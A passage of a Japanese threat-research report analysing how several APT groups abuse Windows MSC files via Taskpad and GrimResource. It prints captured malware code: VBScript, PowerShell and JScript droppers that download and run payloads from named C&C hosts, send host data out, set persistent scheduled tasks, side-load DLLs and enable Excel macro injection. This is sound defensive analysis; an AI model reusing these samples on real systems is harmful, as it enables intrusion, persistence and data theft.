Set fs = CreateObject("Scripting.FileSystemObject"):
Set Post0 = CreateObject("msxml2.xmlhttp"):
gpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\sus.gif":
bpath = ws.ExpandEnvironmentStrings("%appdata%") + "\Microsoft\sus.bat":

If fs.FileExists(gpath) Then:
    re = fs.movefile(gpath, bpath):
    re = ws.run(bpath, 0, true):
    fs.deletefile(bpath):
Else:
    Post0.open "GET", "https://orientedworld.com/wp-content/plugins/health-check/pages/gorgon1/d.php?na=battmp", False:
    Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded":
    Post0.Send:
    t0 = Post0.responseText:
    Set f = fs.CreateTextFile(gpath, True):
    f.Write(t0):
    f.Close:
End If:

>"C:\Users\Public\Pictures\temp.vbs" &
schtasks /create /tn OneDriveUpdate /tr "wscript.exe /b C:\Users\Public\Pictures\temp.vbs" /sc minute /mo 41 /f &
start /min mshta https://orientedworld.com/wp-content/plugins/health-check/pages/gorgon1/ttt.hta"
```

図 34: Taskpad で実行される悪性コードの例

次に同コード内の VBScript コードを temp.vbs として書き出し、タスクスケジューラによってこの VBScript を定期的に実行します。このときタスク名は複数存在しており、powershell コードの内容もタ

スク名毎に変化しますが、どれも攻撃フロー図で示した内容と類似します。また永続化しない検体も存在します。

最後に、mshta.exe を用いて C&C サーバーから HTA ファイル（または MANIFEST ファイル）をダウンロード、実行します。HTA ファイルでは端末内の情報を取得し、先ほどの VBScript ファイルの有無を確認します。これによって、マルウェアの動作チェックをしていることが伺えます。HTA ファイルで取得する情報は検体によって異なり、バッテリー情報と動作中のプロセス情報を取得するものや、プロセスリストを取得するものもあります。取得した情報は POST 通信によって C&C サーバーへ送信されます。

```
On Error Resume Next
Result=""
isProcessRunning = ""
Set ws = CreateObject("WScript.Shell")
Set WMI = GetObject("WinMgmts:")
Set Objs = WMI.InstancesOf("Win32_Battery")
Set fs = CreateObject("Scripting.FileSystemObject")

For Each Obj In Objs
    isProcessRunning = isProcessRunning & Obj.Description & " "
Next

Set Objs = WMI.InstancesOf("Win32_Process")
For Each Obj In Objs
    isProcessRunning = isProcessRunning & Obj.Description & " "
Next

isProcessRunning=LCase(isProcessRunning)

If fs.FileExists("C:\Users\Public\Pictures\temp.vbs") Then
    Result = Result+"sch vbs ok "+"ENTER"
Else
    Result = Result+"sch vbs no "+"ENTER"
End If

Result = Result + isProcessRunning + "ENTER"

Set Post0 = CreateObject("msxml2.xmlhttp")
Post0.Open "POST", "https://orientedworld.com/wp-content/plugins/health-check/pages/gorgon1/r.php", 0
Post0.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
Post0.Send (Modi(Result))
```

図 35: HTA ファイルの内容

5.2 DarkPeony

DarkPeony（あるいは Mustang Panda と呼ばれることもある）は 2024 年 5 月頃から MSC ファイルを悪用した攻撃キャンペーン [10] を展開しています。当初は Taskpad から PowerShell を介して PlugX を実行していましたが、2024 年 7 月頃から GrimResource を悪用し始めました。本節では、DarkPeony による MSC ファイルを悪用した攻撃のフローと、その詳細について紹介します。

5.2.1 攻撃フロー




図 36: DarkPeony の攻撃フロー

DarkPeony は非常に早い段階で MSC ファイルを悪用し始めており、2024 年 5 月には Taskpad を使った攻撃を行っていました。その後、2024 年 7 月になると Taskpad から GrimResource に移行しました。

Taskpad の場合、悪性コードの実行にユーザのクリック操作が必要なため、図 37 のようにそれを誘導するために細工が施されています。PDF ファイルやドキュメントファイルのアイコンが設定され、さらに Taskpad のリンクがファイルへのリンクのように見せかけています。




図 37: 細工された Taskpad のリンク

どちらの場合でも MSI ファイルから実行される処理は同一で、図 38 のようにインターネット上の MSI ファイルをダウンロード・実行します。MSI ファイルには EXE ファイルと DLL ファイル、DAT ファイルが含まれており、DLL Side-Loading によって DLL ファイルがロードされると、DAT ファイルをデコードして実行します。最終的には PlugX が実行され、侵害が行われます。

```
$ceed=new-object -comobject 'WindowsInstaller.Installer';  
$ceed.uilevel = 2;  
$ceed.installproduct('https://versaillesinfo.com/brjwcabz', 'REMOVE=ALL');  
$ceed.installproduct('https://versaillesinfo.com/brjwcabz');
```


図 38: Taskpad から実行される PowerShell コード

5.2.2 アクセス制御

DarkPeony が MSI ファイルを配布している Web サイトは、Cloudflare を使用してアクセス制御を行っている場合があります。これは標的組織には MSI ファイルを配布しつつ、リサーチャーや解析エンジンによるアクセスをブロックする目的があると推察されます。

Sorry, you have been blocked

You are unable to access versaillesinfo.com



Why have I been blocked?

This website is using a security service to protect itself from online attacks. The action you just performed triggered the security solution. There are several actions that could trigger this block including submitting a certain word or phrase, a SQL command or malformed data.

What can I do to resolve this?

You can email the site owner to let them know you were blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of this page.

図 39: アクセスが拒否された様子

5.3 BugPeony

BugPeony（あるいは Earth Boxia と呼ばれることもある）は 2024 年 7 月頃から MSC ファイルを悪用した攻撃キャンペーン [20, 21] を展開しています。メールに添付されたり、あるいは Web サイトからダウンロードされた MSC ファイルを開くと、GrimResource を介して CobaltStrike が実行されます。本節では、BugPeony による MSC ファイルを悪用した攻撃のフローと、その詳細について紹介します。

5.3.1 攻撃フロー




図 40: BugPeony の攻撃フロー

BugPeony はスパイフィッシングメールや Web サイトを介して MSC ファイルを標的に配布します。ユーザが MSC ファイルを開くと、GrimResource によって図 41 のような VBScript コードが実行されます。この VBScript コードは、攻撃者が用意した Web サーバから複数のファイルをダウンロードし、この中から EXE ファイルを実行します。

```

strURL1 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe"
strURL2 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/oncesvc.exe.config"
strURL3 = "https://wordpresss-data.s3.me-south-1.amazonaws.com/water.txt"
strShowfileURL = "https://wordpresss-data.s3.me-south-1.amazonaws.com/ws.pdf"
strDownloadPath1 = "C:\Users\Public\oncesvc.exe"
strDownloadPath2 = "C:\Users\Public\oncesvc.exe.config"
strDownloadPath3 = "C:\Users\Public\water.txt"
strShowfilePath = "C:\Users\Public\wrasb.pdf"
strExecutablePath = "C:\Users\Public\oncesvc.exe"

Set objShell = CreateObject("WScript.Shell")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objHTTP = CreateObject("MSXML2.XMLHTTP")
If Not objFSO.FileExists(strDownloadPath1) Then
    DownloadFile strURL1, strDownloadPath1
End If
If Not objFSO.FileExists(strDownloadPath2) Then
    DownloadFile strURL2, strDownloadPath2
End If
If Not objFSO.FileExists(strDownloadPath3) Then
    DownloadFile strURL3, strDownloadPath3
End If
If Not objFSO.FileExists(strShowfilePath) Then
    DownloadFile strShowfileURL, strShowfilePath
End If
objShell.Run strExecutablePath, 1, True
objShell.Run strShowfilePath, 1, True

```

図 41: 実行される VBScript コード

EXE ファイルは Microsoft 社の署名が付与された正規のアプリケーションです。しかし、EXE ファイルは同じディレクトリに配置された同名の config ファイルを読み込みます。これによって AppDomainManager Injection が発生し、更に DLL ファイルをダウンロードして実行します。最終的には CobaltStrike ビーコンが実行され、侵害が行われます。

5.3.2 AppDomainManager Injection

BugPeony の MSC ファイルは EXE ファイルと同名の config ファイルをダウンロードします。これには図 42 のように dependentAssembly という設定が記述されています。dependentAssembly は、アプリケーションにあらかじめ記述されたバージョンとは異なるバージョンのアセンブリをロードさせるための機能ですが、攻撃者はこれを悪用することで外部の DLL ファイルを正規の EXE ファイルにロードさせます。

```

<configuration>
  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="oncesvc" publicKeyToken="205fcab1ea048820" culture="neutral" />
        <codeBase version="0.0.0.0" href="https://360photo.oss-cn-hongkong.aliyuncs.com/202407111985.jpeg"/>
      </dependentAssembly>
    </assemblyBinding>
    <etwEnable enabled="false" />
    <appDomainManagerAssembly value="oncesvc, Version=0.0.0.0, Culture=neutral, PublicKeyToken=205fcab1ea048820" />
    <appDomainManagerType value="oncesvc" />
  </runtime>
</configuration>

```

図 42: config ファイルの例

DLL ファイルには図 43 のように、AppDomainManager クラスを継承したクラスが定義されており、この中から InitializeNewDomain 関数が呼び出されます。攻撃者は InitializeNewDomain 関数から悪意のある挙動を実行することが可能です。

```

public sealed class oncesvc : AppDomainManager
{
    public override void InitializeNewDomain(AppDomainSetup appDomaininfo)
    {
        Task task = Task.Run(delegate()
        {
            oncesvc.snowlackingattempt95384.chocolatenoiselessveil36778();
        });
        task.Wait();
    }
}

```

図 43: InitializeNewDomain 関数

5.4 Bitter

Bitter は 2024 年 10 月頃から MSC ファイルを悪用した攻撃キャンペーンを展開しています。Bitter は当初 GrimResource を悪用して PowerShell コードを実行していましたが、2024 年 11 月後半から Taskpad を悪用した PowerShell コード実行に移りました。これは Microsoft 社によって CVE-2024-43572 のセキュリティ更新プログラムが配布され、GrimResource を悪用できなくなったことが関係している可能性があります。本節では、Bitter による MSC ファイルを悪用した攻撃のフローと、その詳細について紹介します。

5.4.1 攻撃フロー





図 44: Bitter の攻撃フロー

Bitter はスパイフィッシングメールや Web サイトを介して MSC ファイルを配布しています。2024 年 10 月頃は Taskpad を使った攻撃を行っていましたが、2024 年 11 月から GrimResource を悪用しています。

Bitter は MSC ファイルのファイル名に RLO を使用することで、図 45 のように拡張子を偽装しようと試みています。

 [Communicaton_Ltrcsm.pdf](#)


 [Suggestion Points Seminar on Geopolitics Shifts in the Asia-Pacificccsm.pdf](#)

図 45: RLO を使ったファイル名

どちらの場合でも、MSC ファイルから実行される処理はおおよそ同じです。MSC ファイルから悪性コードが実行されると、図 46 のようなタスクが登録されます。このとき、conhost.exe を介して実行することで、セキュリティ製品による検知を回避しようとしていると推察されます。

```
conhost.exe --headless cmd start /min /c schtasks /create /tn  
PolicyConverter /sc minute /mo 15 /tr "conhost --headless cmd /  
v:on /c set a=https&set b=inh&set c=ostne&set d=tservice.co&set  
e=!a!://www.!b!!c!!d!m& curl -o - !e!/mscu/lokc.php?  
w1=%computername%**%username% | powershell" /rl Highest
```

図 46: 設定されるタスク

このタスクは C&C サーバから PowerShell コードをダウンロード・実行するように設定されています。攻撃者にとって魅力的な標的環境であれば、追加でマルウェアがダウンロード・実行されますが、私達はそれを観測していません。

5.5 Patchwork

Patchwork は 2024 年 11 月頃から MSC ファイルを悪用した攻撃キャンペーンを展開しています。Patchwork は他の多くの攻撃キャンペーンとは異なり、GrimResource を改変した手法を使って MSC ファイルを悪用しています。本節では、Patchwork による MSC ファイルを悪用した攻撃のフローと、その詳細について紹介します。

5.5.1 攻撃フロー




図 47: Patchwork の攻撃フロー

Patchwork は 2024 年 11 月に MSC ファイルを悪用した攻撃を行いました。GrimResource を使う他のキャンペーンとは異なり、res プロトコルと apds.dll の XSS を使った JavaScript コードの実行手法ではなく、図 48 のように直接 URL を指定することで JavaScript コードを実行させています。

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="17"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="6" Refs="2">Console Root</String>
      <String ID="13" Refs="2">OracleAcademy</String>
      <String ID="14" Refs="1">https://siasat.top/xyzxyzhanoiwhb3237gb2wahabjiki/Vuznbe3fbo234t34-snake-2723.html</String>
      <String ID="15" Refs="2">Help</String>
      <String ID="16" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
    </Strings>
  </StringTable>
</StringTables>
```

図 48: GrimResource の亜種

Web サイトからダウンロード・実行された JavaScript コードは、System32 に置かれている Dism.exe を ProgramData にコピーします。


```

var fso = new ActiveXObject('Scripting.FileSystemObject');
var shell = new ActiveXObject('WScript.Shell');
var sourcePath = 'C:\\Windows\\System32\\Dism.exe';
var appDataPath = shell['ExpandEnvironmentStrings']('%ProgramData%') + '\\Dism.exe';
fso['CopyFile'](sourcePath, appDataPath, !![]);

```

図 49: EXE ファイルをコピー

その後、ハードコードされたデータを復号し、ProgramData に DismCore.dll というファイル名で保存します。

```

var dllPath = shell['ExpandEnvironmentStrings']('%ProgramData%') + '\\x5cd9y3d2t7-jt32-s32s-kechw1297245.tmp';
var stream = new ActiveXObject('ADODB.Stream');
stream['Type'] = 0x1, stream['Open'](), stream['Write'](binaryData), stream['SaveToFile'](dllPath, 0x2), stream['Close']();

var newDllPath = shell['ExpandEnvironmentStrings']('%ProgramData%') + '\\x5cDismCore.dll';
fso['FileExists'](newDllPath) && fso['DeleteFile'](newDllPath);
fso['MoveFile'](dllPath, newDllPath);

```

図 50: DLL ファイルを作成

最後に、図 51 のように EXE ファイルを実行するタスクを設定します。EXE ファイルが実行されると、同じディレクトリに存在する DismCore.dll が DLL Side-Loading によって読み込まれてマルウェアが実行されます。

```

var trigger = triggerCollection['Create'](0x1);
trigger['Repetition']['Interval'] = 'PT01M', trigger
['StartBoundary'] = '1995-12-31T09:00:00';
var actionCollection = taskDefinition['Actions'];
var action = actionCollection['Create'](0x0);

action['Path'] = 'C:\\x5cProgramData\\x5cDism.exe', taskDefinition
['RegistrationInfo']['Description'] = 'Microsoft Edge Update Core
Service Pack SP1', taskDefinition['Principal']['LogonType'] = 0x3;
var taskFolder = rootFolder['RegisterTaskDefinition']
('CoreEdgeUpdateServicesTelemetryFallBack', taskDefinition, 0x6,
null, null, 0x3, null);

```

図 51: EXE ファイルを実行するタスク

5.6 Sticky Werewolf

2024年9月から、Sticky WerewolfによるMSCファイルを悪用した攻撃キャンペーンを観測しています。このキャンペーンで利用されたデコイのPDFファイルは、ロシア語で記載されており、またそれらの内容からロシア政府やロシアの軍事企業に関連した組織が標的とされた可能性があります。

本節では、ロシアを標的としたと考えられる、2つのケースのMSCファイルを利用した攻撃キャンペーンの詳細について紹介します。

5.6.1 ケース 1

攻撃フロー ケース 1で紹介する事例は、攻撃の全体像が異なる2つの検体を確認しました。それぞれの全体像は以下の通りです。どちらのケースも利用されたShellCodeやC&CのIPアドレスは同じものでした。

検体 1 の全体像 MSCファイルを起点に、EXEファイルをドロップし、実行します。EXEファイルは、内包されたShellCodeをメモリ内で復号し、C&Cへアクセスし、取得したペイロードを実行します。




図 52: 検体 1 の全体像

検体 2 の全体像 MSCファイルを起点に、PowerShellコードを含むBATファイルからExcelを起動し、VBScriptコードを実行、ExcelのプロセスにShellCodeのコードインジェクションを試みます。ShellCodeでは、C&Cへアクセスし、取得したペイロードを実行します。




図 53: 検体 2 の全体像

5.6.2 詳細分析

紹介した 2 つの検体は、どちらも途中の処理の類似点が多い為、検体 2 の Excel を利用した検体について紹介します。

ユーザーが MSC ファイルを開きリンクをクリックすると、MSC ファイルの下部に埋め込まれている base64 でエンコードされたデータを certutil.exe で抽出します。MSC ファイルから次のペイロードの抽出に実行されるコマンドラインは図 54 の通りです。

```
"C:\Windows\System32\cmd.exe" /v /c set "k=%cd%\19_09_2024.msc"&(IF NOT EXIST "!k!" (for /f "tokens=* usebackq" %g in (`where /R "%userprofile%" "19_09_2024.ms"?`) do set "k=%g")>nul 2>&1)&set "f=r"&set "o=%localappdata%"&>nul ce!f!tutil -decode ""!k!"" !o!\cleu.t&ren "!o!\cleu.t" cleu.cmD&!o!\cleu
```

図 54: MSC ファイルからペイロードを抽出する際のコマンドライン

抽出された BAT ファイルの下部には PowerShell コードが含まれます。その PowerShell コードには、Excel に挿入される VBScript コードが含まれています。BAT ファイルから PowerShell が起動され、図 55 のような PowerShell コードが実行されます。

```

function SetVBOMKey{
    param (
        [string]$xlVersion,
        [int]$newValue
    )

    $regKey = "HKCU:\Software\Microsoft\Office\$xlVersion\Excel\Security\"
    # Enable / Disable access to VBOM (key is created if doesn't exist)
    Set-ItemProperty -Path $regKey -Name "AccessVBOM" -Value $newValue -Force
}

function main{
    # Define Variable
    $strEncode = encodedStr
    $strDecode = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($strEncode))
    $nbrLigne = 2

    # Create Excel Object
    $excelObj = New-Object -ComObject Excel.Application
    $xlVersion = $excelObj.Version
    $excelObj.Visible = $false
    $excelObj.DisplayAlerts = $false

    # Enable VBOM Registre Key
    SetVBOMKey -xlVersion $xlVersion -newValue 1

    # Create Workbook
    $workbook = $excelObj.Workbooks.Add()
    $vbProject = $workbook.VBProject
    $module = $vbProject.VBComponents.Add(1)
    $strNameModule = $module.Name

    $initm = "Private Sub Workbook_NewSheet(ByVal Sh As 0"
    $initm += "bject)`n"
    $initm += $strNameModule + ".Workbook_Open`n"
    $initm += "End Sub`n"

    # Add Module
    $workbook.VBProject.VBComponents($strNameModule).codeModule.InsertLines($nbrLigne, $strDecode)
    $workbook.VBProject.VBComponents(1).codeModule.InsertLines($nbrLigne, $initm) # 1 = ThisWorkbook
    $mSheet = $workbook.Sheets.Add()
    #nothing

    # Cleaning
    Start-Sleep -Seconds 2
    SetVBOMKey -xlVersion $xlVersion -newValue 0
    #nothing
    #nothing
    #nothing
}

```

図 55: BAT ファイルの PowerShell コード部分

PowerShell のコードによって実行される内容は以下の通りです。

1. Excel でマクロを無条件に信頼し実行できるよう、レジストリを修正
 HKEY_CURRENT_USER\Software\Microsoft\Office\<Version>\Excel\Security\AccessVBOM
 に 1 を設定
2. 挿入する VBScript コードの抽出
3. Window の非可視や、エラーなどのアラートが抑制設定された状態で Excel を起動
4. Excel にワークブックを作成

5. ワークブックに VBScript コードを挿入
6. ワークブックを開いたり、ワークブックにシートを追加した際にコールバックされる関数を追加。当該挙動が起きた際に、5 にて挿入した VBScript コードが呼び出される
7. シートを追加し VBScript コードを呼び出し

